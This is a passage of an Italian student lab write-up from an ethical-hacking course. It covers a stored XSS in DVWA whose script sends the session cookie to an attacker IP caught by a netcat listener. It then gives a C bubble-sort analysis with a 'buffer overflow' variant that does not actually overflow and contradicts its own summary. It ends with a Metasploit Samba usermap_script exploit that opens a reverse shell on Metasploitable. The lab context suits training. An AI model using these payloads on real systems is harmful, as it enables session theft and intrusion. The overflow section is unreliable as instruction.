
Ora che abbiamo forzato l’inserimento dello script che è stato memorizzato nel database della dvwa, tramite burpsuit possiamo verificare che lo script è stato memorizzato correttamente all’interno del database e verrà mostrato all’interno della pagina web.

Response

Pretty Raw Hex Render

```
77
78          <br />
79
80          <div id="guestbook_comments">
              Name: test <br />
              Message: This is a test comment. <br />
            </div>
            <div id="guestbook_comments">
              Name: XSS2 <br />
              Message: <script>
                fetch("http://192.168.104.100:4444/?cookie="+document.cookie);
              </script>
               <br />
            </div>
81          <br />
82
```

ECCO COME APPARIRÀ ALL'INTERNO DELLA PAGINA WEB:



IL FURTO
DEL COOKIE

IL FURTO DEL COOKIE

Torniamo alla home della DVWA e apriamo il terminale di Kali.


Usiamo il comando nc -lvnp 4444. per rimanere in ascolto con netcat sulla porta 4444, che è la porta scelta in precedenza quando abbiamo scritto lo script.
Nel momento in cui lo script viene eseguito sulla DVWA (ovvero, l'utente vittima visita la pagina incriminata), netcat riceve il cookie (PHPSESSID).

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 52758
GET /?cookie=security=low;%20PHPSESSID=055c142f873f0218c86d14d53bfafc62 HTTP/
1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/
128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Origin: http://192.168.104.150
Connection: keep-alive
Priority: u=4
```

IL FURTO DEL COOKIE

I cookie ottenuti potrebbero essere sfruttati per rubare la sessione di autenticazione e impersonificare l’utente vittima, per poi compiere azioni malevoli (come ad esempio il furto di dati, di denaro, eccetera).
Questo dimostra quanto sia importante sanitizzare l’input dell’utente. Se il server filtrasse l’input dell’utente, lo script verrebbe letto come semplice campo di testo e non verrebbe eseguito, inibendo completamente l’attacco.

DUMP
DEL
TRAFFICO HTTP




DUMP DEL TRAFFICO HTTP

Memorizziamo tutti i pacchetti che utilizzano il protocollo HTTP e li memorizzariamo in un file con estensione .pcap, che potrà poi essere aperto con il programma Wireshark.
Utilizziamo il comando: tcpdump -i eth0 host 192.168.104.150 -w xss_traffic.pcap


-i: specifichiamo l’interfaccia di rete dalla quale sniffare i pacchetti

-host: specifichiamo l’host da cui sniffare i pacchetti

-w: scrivi tutti i pacchetti nel file xss_traffic.pcap


Documents - Thunar
File Edit View Go Bookmarks Help
kali
Documents
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
xss_traffic.pcap
1 file: 29.0 KiB (29,731 bytes) | Free space: 58.7 GiB
root@kali: /home/kali/Documents
File Actions Edit View Help
┌──(kali㉿kali)-[~/Documents]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Documents]
└─# tcpdump -i eth0 host 192.168.104.150 -w xss_traffic.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 2621
44 bytes
^C37 packets captured
37 packets received by filter
0 packets dropped by kernel
┌──(root㉿kali)-[/home/kali/Documents]
└─#

APRENDO IL FILE CON WIRESHARK IL RISULTATO SARÀ IL SEGUENTE:



DUMP DEL TRAFFICO HTTP

Anche qui sarà visibile il cookie di sessione (PHPSESSID) più tutta un’altra serie di dati riguardanti la macchina vittima (come ad esempio il browser utilizzato, la versione del browser…).

GIORNO 3

Cyber Security & Ethical Hacking - Build Week 2

OBIETTIVO

- Descrivere il funzionamento del programma prima dell’esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di BOF.

Passaggi operativi

- ANALISI DEL CODICE
- RIASSUNTO DEL FUNZIONAMENTO
- NOTE
- CONSEGUENZE DI O(n^2):
- RIEPILOGO

ANALISI DEL CODICE

ANALISI DEL CODICE

Questo codice è un programma in C che legge 10 numeri interi dall'utente, li memorizza in un array (vector), li ordina in ordine crescente usando l'algoritmo di ordinamento a bolle (bubble sort), e poi li stampa. Ecco una spiegazione dettagliata:

ANALISI DEL CODICE

```
#include <stdio.h>      //Importiamo la libreria
int main () {
int vector [10], i, j, k;   //un array di 10 interi in cui memorizzare i numeri inseriti dall'utente.
int swap_var;               //variabile temporanea per effettuare gli scambi nell'ordinamento.
printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int c= i+1;
        printf("[%d]:", c);        //legge l'input dell'utente e lo memorizza nella posizione i dell'array
vector.
        scanf ("%d", &vector[i]);        //visualizza l'indice dell'elemento da inserire, partendo da
1 (per rendere l'interfaccia più user-friendly).
        }
printf ("Il vettore inserito e':\n");        //Inizia il ciclo for
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
        }

for (j = 0 ; j < 10 - 1; j++)       //
        {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
        if (vector[k] > vector[k+1])
        {
        swap_var=vector[k];
        vector[k]=vector[k+1];
        vector[k+1]=swap_var;
        }
        }
        }
```

ANALISI DEL CODICE

Algoritmo di ordinamento a bolle: esegue confronti tra coppie adiacenti di elementi e li scambia se sono fuori ordine.

- Il primo ciclo for (j = 0; j < 10 - 1; j++) controlla quante volte l'intero array deve essere iterato.
- Il secondo ciclo for (k = 0; k < 10 - j - 1; k++) esegue i confronti e gli scambi tra elementi adiacenti.

La variabile swap_var viene usata per scambiare i valori di vector[k] e vector[k + 1] se vector[k] è maggiore di vector[k + 1].

ANALISI DEL CODICE

Questo ciclo stampa i valori dell'array vector ordinato, mostrando i valori ordinati in ordine crescente

```
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
 {
 int g = j+1;
 printf("[%d]:", g);
 printf("%d\n", vector[j]);
 }
```

ANALISI DEL CODICE

Il programma termina con return 0;, che indica l'uscita corretta del programma

```
return 0;
}
```

RIASSUNTO DEL FUNZIONAMENTO

RIASSUNTO DEL FUNZIONAMENTO

- Legge 10 numeri dall'utente.
- Stampa i numeri inseriti.
- Ordina i numeri usando l'algoritmo di ordinamento a bolle.
- Stampa il vettore ordinato.

L'algoritmo di ordinamento a bolle è semplice e intuitivo ma non è efficiente per grandi quantità di dati, poiché ha una complessità di $O(n^2)$.

RIASSUNTO DEL FUNZIONAMENTO

ECCO UN ESEMPIO DEL FUNZIONAMENTO DEL PROGRAMMA

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./a.out
Inserire 10 interi:
[1]:12
[2]:775287287278278278
[3]:2782758275827827
[4]:725875828
[5]:275278278
[6]:8727582
[7]:2
[8]:278
[9]:28889722
[10]:4444
Il vettore inserito e':
[1]: 12
[2]: 488183430
[3]: 1720109171
[4]: 725875828
[5]: 275278278
[6]: 8727582
[7]: 2
[8]: 278
[9]: 28889722
[10]: 4444
Il vettore ordinato e':
[1]:2
[2]:12
[3]:278
[4]:4444
[5]:8727582
[6]:28889722
[7]:275278278
[8]:488183430
[9]:725875828
[10]:1720109171

┌──(kali㉿kali)-[~/Desktop]
```

NOTE

NOTE

La complessità $O(n^2)$, detta anche complessità quadratica, è una notazione asintotica usata per descrivere le prestazioni di un algoritmo in termini di tempo di esecuzione rispetto alla dimensione dell'input.
Un algoritmo con complessità $O(n^2)$ esegue un numero di operazioni che cresce come il quadrato della dimensione dell'input. L'algoritmo di ordinamento a bolle (bubble sort) è un classico esempio:

NOTE

- Per un array con 10 elementi (n = 10), l'algoritmo effettua circa 10 × 10 = 100 confronti/scambi.
- Per un array con 100 elementi (n = 100), l'algoritmo effettua circa 100 × 100 = 10,000 confronti/scambi.

La complessità $O(n^2)$ tipicamente si verifica quando ci sono due cicli annidati (for, while, ecc.) che attraversano l'input.
In questo caso, l'algoritmo esegue n × n operazioni, portando a una complessità quadratica.

CONSEGUENZE DI $O(n^2)$:

CONSEGUENZE DI $O(n^2)$

- Efficiente per input piccoli: Per input di dimensione ridotta, gli algoritmi con complessità $O(n^2)$ possono essere accettabili e semplici da implementare.
- Scarsa scalabilità: Per input di grandi dimensioni, la complessità $O(n^2)$ diventa inefficiente poiché il tempo di esecuzione cresce rapidamente. Algoritmi con questa complessità possono diventare impraticabili con input anche moderatamente grandi

CONSEGUENZE DI O(n²)

Per fare in modo che il programma vada in overflow dobbiamo modificare un pò il codice, lo faremo in questo modo.

```c
#include <stdio.h>      //Permette l'uso delle funzioni di input/output come printf e scanf
#include <string.h>     //Fornisce funzioni per manipolare stringhe come strlen e strcspn
#include <stdlib.h>     //Contiene funzioni utili come exit

int main() {

        int vector[10], i, j, k;
        int swap_var;

        // Buffer di dimensioni limitate che indurrà un errore se l'input è troppo lungo
        char buffer[10];  // Buffer che contiene solo 9 caratteri più il terminatore

        printf("Inserire 10 interi:\n");

        // Ciclo per inserire 10 numeri
        for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]:", c);

        // Usa fgets() per leggere l'input
        fgets(buffer, sizeof(buffer), stdin);  // Limita la lettura al numero di caratteri del
buffer

        // Rimuovi il carattere di nuova linea, se presente
        buffer[strcspn(buffer, "\n")] = 0;

        // Controlla se l'input è troppo lungo e simula un buffer overflow
        if (strlen(buffer) >= sizeof(buffer) - 1) {
        printf("buffer overflow!\n");
        }
        // Convertiamo la stringa inserita in intero
        if (sscanf(buffer, "%d", &vector[i]) != 1) {
        printf("Errore stringa non valida!\n");  // Sempre "buffer overflow" anche in
caso di errore di conversione
        exit(1);  // Termina il programma se il dato non è un numero valido
        }
        }

        printf("Il vettore inserito e':\n");
        for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
        }

        // Ordinamento del vettore
        for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
        if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
        }
        }
        }

        printf("Il vettore ordinato e':\n");
        for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
        }

        return 0;
}
```

CONSEGUENZE DI O(n²)

RIEPILOGO

RIEPILOGO

• Funzionalità: Il programma legge 10 numeri interi dall'utente, verifica l'input e lo converte da stringa a intero. Poi stampa il vettore, lo ordina usando l'algoritmo di ordinamento a bolle e stampa il risultato.
• Sicurezza: Usa fgets() per evitare il buffer overflow e controlla l'input con sscanf() per garantire che l'utente inserisca solo numeri validi.
• Limiti: Il programma è progettato per gestire correttamente l'input di numeri interi, ma non include altre funzionalità di gestione degli errori o di input avanzato.

GIORNO 4

Cyber Security & Ethical Hacking - Build Week 2

OBIETTIVO

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l’indirizzo di rete della macchina vittima.


NESSUS

NESSUS

Nessus è un potente applicativo in grado di scannerizzare indirizzi IP e le criticità dei dispositivi. La differenza con Nmap è che quest’ultimo si usa per raccogliere informazioni sui dispositivi in maniera oggettiva e mappare la rete, mentre Nessus oltre ad avere una migliore interfaccia grafica più intuitiva propone soluzioni in maniera soggettiva (come programmato). Tramite Nessus abbiamo trovato una vulnerabilità nel protocollo Samba.
Il protocollo Samba permette di mettere in comunicazione dispositivi diversi tra di loro come stampanti e pc per esempio.

NESSUS

Iniziamo con l’andare sul web e accedere a Nessus Essentials, la versione Free di Nessus.
Scarichiamo e avviamo l’applicazione web e clicchiamo su avvia scansione “scansione base”:



EXPLOIT

NESSUS

Usiamo “msfconsole” e ricerchiamo lo script “multi/samba/usermap_script” lo impostiamo con RHOSTS IP_TARGET e facciamo “exploit”.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts
rhosts => 192.160.13.150
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.13.150
rhosts => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

NESSUS

Una volta lanciato l'exploit siamo dentro la macchina vittima, lo controlliamo con if config. Se l'ip mostrato è quello della macchia vittima significa che siamo dentro.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:59700) at 2024-11-19 04:38:08 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:77:f7:96
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: 2a01:9a80:1001:22:a00:27ff:fe77:f796/64 Scope:Global
